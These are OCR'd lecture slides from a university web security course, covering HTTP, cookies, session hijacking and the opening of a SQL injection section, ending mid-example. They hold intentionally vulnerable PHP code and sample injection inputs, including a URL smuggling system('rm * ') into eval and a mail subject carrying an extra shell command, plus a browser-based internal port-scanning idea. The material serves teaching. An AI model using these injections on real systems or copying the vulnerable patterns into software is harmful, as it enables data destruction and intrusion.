CIS 4360: Computer Security Fundamentals

Web Security

Viet Tung Hoang


The slides are based on those of Prof. Stefano Tessaro, University of Washington
and the book “Computer Security: A Hands-on Approach” (Wenliang Du)

Agenda

1. **Overview**
2. SQL Injection
3. Cross-Site Request Forgery
4. Cross-Site Scripting

Web Architecture

WWW based on the http protocol (or https, encrypted version using TLS)




(3) render response contents in browser

Caveat: displaying one single webpage may entail multiple requests!

Some basics of HTTP

Every HTTP request is for a certain URL – **Uniform Resource Locator**




URL's only allow ASCII-US characters.
Encode other characters:

%0A = newline
%20 = space


Special characters:
+ = space
? = separates URL from parameters
% = special characters
/ = divides directories, subdirectories
= bookmark
& = separator between parameters

HTTP Request



GET : no side effect POST : possible side effect

HTTP Response



Cookies

Contents usually contains:

- HTML code for hypertext contents
- JavaScript code
- Links to embedded objects (Adobe Flash)


Contents may be generated dynamically server side.

How websites generate contents

Three layers of contents

- Static contents (HTML webpage)
- Dynamically generated contents client-side
  - JavaScript contents
  - Client can see the code
- Dynamically generated contents server-side
  - Web server can often run binaries, and direct output to HTTP response

Browser execution



- Each window (or tab):
  - Retrieve/load content
  - Render it
    - Process the HTML
    - Might run scripts, fetch more content, etc.
  - Respond to events
    - User actions: OnClick, OnMouseover
    - Rendering: OnLoad, OnBeforeUnload
    - Timing: setTimeout(), clearTimeout()

Seemingly innocuous features?

Say we want to display an image using JavaScript

Example – Javascript timing

```
<html><body><img id="test" style="display: none">
<script>
   var test = document.getElementById(‘test’);
   var start = new Date();
   test.onerror = function() {
        var end = new Date();
        alert("Total time: " + (end - start));
    }
    test.src = "http://www.example.com/page.html";
</script>
</body></html>
```

Question: How could this be abused?

Behind-firewall webapp scanning

Many home appliances run web apps which cannot be seen from outside, blocked by firewall

- JavaScript can:
  - Request images from internal IP addresses
    - Example:
  - Use timeout/onError to determine success/failure
  - Fingerprint webapps using known image names
  - Send results back

Server

1) "show me dancing pigs!"

scan

Malicious Web page

2) "check this out"

scan

Browser

3) port scan results


scan

Firewall

Browser security model

Should be safe to visit an attacker website

Should be safe to visit sites simultaneously



Should be safe to delegate content

Challenges in Browser Security

Browser is running untrusted inputs (attacker webpage)

Like all big, complex software, browser has security vulnerabilities


Browsers include "Rich Internet Applications" (RIAs) that increase attack surface:
e.g., Adobe Flash

How to keep state?

HTTP Cookies are the **main mechanism to keep state** across http requests.

- **Session cookies** vs **persistent cookies**
  [Valid until browser is closed vs valid until expiration date]
- **Secure cookies:** Only sent over HTTPS connection
- **HttpOnly cookies:** Not visible by client side script language (like JavaScript)

Cookies: Setting/Deleting



- Delete cookie by setting “expires” to date in past
- If previous cookie with same VALUE, domain, and path: it is overwritten

How to set a cookie (examples)

Dynamically (server-side) using e.g. PHP


```
<!DOCTYPE html>
<?php
$cookie_name = "user";
$cookie_value = "John Doe";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/"); // 86400 = 1 day
?>
<html>
<body>

<?php
if(!isset($_COOKIE[$cookie_name])) {
    echo "Cookie named '" . $cookie_name . "' is not set!";
} else {
    echo "Cookie '" . $cookie_name . "' is set!<br>";
    echo "Value is: " . $_COOKIE[$cookie_name];
}
?>

</body>
</html>
```

How to set and read a cookie – client side

Dynamically (client-side) using JavaScript

```
document.cookie = "username=John Doe; expires=Thu, 18 Dec 2013 12:00:00 UTC; path=/";

var x = document.cookie;
```

Cookies: reading by server



Cookie: name=value


- Browser sends all cookies such that
  - domain scope is suffix of url-domain
  - path is prefix of url-path
  - protocol is HTTPS if cookie marked "secure"

Cookie security issues?

- Cookies have no integrity
  - HTTPS cookies can be overwritten by HTTP cookie
  - Malicious clients can modify cookies locally
- Scoping rules can be abused
  - blog.bank.com can read/set cookies for bank.com
- Privacy
  - Cookies can be used to track you around the Internet
- HTTP cookies sent in clear
  - Session hijacking

Example – Privacy & Cookies

- Cookies are regularly used to track users [Many business practices make this desirable]



Facebook cookie case: Why even the 'Like' button infringes EU 'informed consent' privacy law


Some experts think Europe's informed-consent cookie policy does not go far enough in protecting users from "excessive" personal data-tracking.

By Tina Amirtha for Benelux | January 11, 2016 -- 13:23 GMT (05:23 PST) | Topic: Security

ended Content:

e Papers: MAXMail: Feature Factsheets

Session Hijacking: Session handling



Set-Cookie: AnonSessID=134fds1431

Protocol is HTTPS. Elsewhere just HTTP

POST /login.html?name=bob&pw=12345


Cookie: AnonSessID=134fds1431

Set-Cookie: SessID=83431Adf

GET /account.html

Cookie: SessID=83431Adf

Session Hijacking: Firesheep



From http://codebutler.com/firesheep

Top vulnerabilities

- **SQL injection**
  - insert malicious SQL commands to read / modify a database
- **Cross-site request forgery (CSRF)**
  - site A uses credentials for site B to do bad things
- **Cross-site scripting (XSS)**
  - site A sends victim client a script that abuses honest site B

Agenda

1. Overview
2. **SQL Injection**
3. Cross-Site Request Forgery
4. Cross-Site Scripting

Warmup: PHP vulnerabilities

PHP command eval(cmd_str) executes string cmd_str as PHP code

http://example.com/calc.php

```
...
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
...
```

What can attacker do?

http://example.com/calc.php?exp="11 ; system('rm * ')"

Encode as a URL

Warmup: PHP command injection

```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail  $email –s  $subject < /tmp/joinmynetwork")
```

http://example.com/sendemail.php

What can attacker do?

http://example.com/sendmail.php?

email = "aboutogetowned@ownage.com" &


subject= "foo < /usr/passwd; ls"

Encode as a URL

SQL

Query language for database access

- Table creation
- Data insertion/removal
- Query search
- Supported by major DB systems



Basic SQL commands:

```
SELECT Company, Country FROM Customers WHERE Country <> 'USA'
```

```
DROP TABLE Customers
```

SQL

Webserver may want to display dynamic data from database

Internet

SQL database

Solution: PHP-based SQL:

```
$recipient = $_POST['recipient'];
$sql = "SELECT PersonID FROM Person
            WHERE Username='$recipient'";
$rs = $db->executeQuery($sql);
```

ASP example

```
set ok = execute( "SELECT * FROM Users
